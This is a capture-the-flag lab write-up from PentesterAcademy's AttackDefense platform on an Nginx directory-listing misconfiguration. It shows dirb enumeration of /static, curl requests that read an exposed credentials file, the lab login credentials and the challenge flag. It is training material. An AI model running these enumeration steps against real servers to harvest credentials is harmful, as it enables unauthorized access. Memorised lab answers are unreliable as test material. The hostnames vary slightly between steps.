

ATTACK

DEFENSE

by PentesterAcademy

Name	Vulnerable Nginx I
URL	https://www.attackdefense.com/challengedetails?cid=207
Type	Infrastructure Attacks : Nginx

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


The directory listing is enabled for a specific directory on the web server due to a misconfiguration. In simple words, anyone can see the list of files/directories present in that directory by navigating to its location.

Objective: You have to find the credentials for the web app, login into it and retrieve the flag!


Solution:

Step 1: Inspect the web application.

URL: <http://ulz3v6da02ollweknxrkh9kc4.public1.attackdefenselabs.com/>



Step 2: View the source code of the html page by right clicking on it and selecting the “View page source” option.



```
1 <!DOCTYPE html>
2 <html lang="en">
3   <head>
4     <!-- Required meta tags -->
5     <meta charset="utf-8">
6     <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
7     <!-- End Required meta tags -->
8     <!-- Begin SEO tag -->
9     <title></title>
10    <!-- End SEO tag -->
11    <!-- FAVICONS -->
12    <link rel="apple-touch-icon-precomposed" sizes="144x144" href="static/apple-touch-icon.png">
13    <link rel="shortcut icon" href="static/favicon.ico">
14    <meta name="theme-color" content="#3063A0">
15    <!-- End FAVICONS -->
16    <script src="static/vendor/pace/pace.min.js"></script>
17    <!-- BEGIN BASE STYLES -->
18    <link rel="stylesheet" href="static/vendor/bootstrap/css/bootstrap.min.css">
19    <link rel="stylesheet" href="static/vendor/font-awesome/css/fontawesome-all.min.css">
20    <link rel="stylesheet" href="static/vendor/open-iconic/css/open-iconic-bootstrap.min.css">
21    <!-- END BASE STYLES -->
22    <!-- BEGIN PLUGINS STYLES -->
23    <!-- END PLUGINS STYLES -->
24    <!-- BEGIN THEME STYLES -->
25    <link rel="stylesheet" href="static/stylesheets/main.css">
26    <link rel="stylesheet" href="static/stylesheets/custom.css">
27    <!-- END THEME STYLES -->
28  </head>
29  <body>
```

The resources are being loaded from “/static” directory.

Step 3: Enumerate directories present in “/static” folder using dirb.

Command: dirb http://ulz3v6da02ollweknrxkh9kc4.public1.attackdefense labs.com/static/
/usr/share/dirb/wordlists/common.txt

```

root@PentesterAcademyLab:~# dirb http://ulz3v6da02ollweknrxrh9kc4.public1.attackdefense labs.com/static/ /usr/share/dirb/wordlists/common.txt

-----
DIRB v2.22
By The Dark Raver
-----

START TIME: Thu Jun 6 10:15:55 2019
URL_BASE: http://ulz3v6da02ollweknrxrh9kc4.public1.attackdefense labs.com/static/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://ulz3v6da02ollweknrxrh9kc4.public1.attackdefense labs.com/static/ ----
==> DIRECTORY: http://ulz3v6da02ollweknrxrh9kc4.public1.attackdefense labs.com/static/conf/
+ http://ulz3v6da02ollweknrxrh9kc4.public1.attackdefense labs.com/static/favicon.ico (CODE:200|SIZE:14862)
^C> Testing: http://ulz3v6da02ollweknrxrh9kc4.public1.attackdefense labs.com/static/friend
root@PentesterAcademyLab:~#

```

A directory named “conf” is present inside “/static” folder

Step 4: Enumerate the files present in the “conf” folder.

Commands:

```

curl http://ulz3v6da02ollweknrxrh9kc4.public1.attackdefense labs.com/static/conf/
curl
http://ulz3v6da02ollweknrxrh9kc4.public1.attackdefense labs.com/static/conf/cr3d3ntials.conf

```

```

root@PentesterAcademyLab:~# curl http://ulz3v6da02ollweknrxrh9kc4.public1.attackdefense labs.com/static/conf/
<html>
<head><title>Index of /static/conf/</title></head>
<body bgcolor="white">
<h1>Index of /static/conf/</h1><hr><pre><a href="..">../</a>
<a href="cr3d3ntials.conf">cr3d3ntials.conf</a>
</pre><hr></body>
</html>
root@PentesterAcademyLab:~# curl http://ulz3v6da02ollweknrxrh9kc4.public1.attackdefense labs.com/static/conf/cr3d3ntials.conf
User:palabs
Password:AttackD3f3ns3Lab
root@PentesterAcademyLab:~#

```

22-Sep-2018 19:01


38

The login credentials were revealed.

Step 5: Login to the web application with the discovered credentials.

User: palabs

Password: AttackD3f3ns3Lab



Flag: b6a75ef9d02408643769b3377cdc0605

References:

1. Nginx (<https://www.nginx.com/>)
2. dirb (<https://tools.kali.org/web-applications/dirb>)